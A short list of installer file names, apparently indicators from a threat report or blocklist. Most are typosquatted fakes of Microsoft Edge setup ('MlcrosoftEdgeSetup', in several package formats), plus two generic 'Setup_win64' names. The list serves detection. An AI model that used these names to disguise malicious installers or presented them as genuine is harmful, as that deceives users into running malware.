MlcrosoftEdgeSetup.appx
MlcrosoftEdgeSetup.exe
MlcrosoftEdgeSetup.msi
MlcrosoftEdgeSetup.msix
Setup_win64_2.49.0.4_release.exe
Setup_win64_5.49.1031-release.exe
```
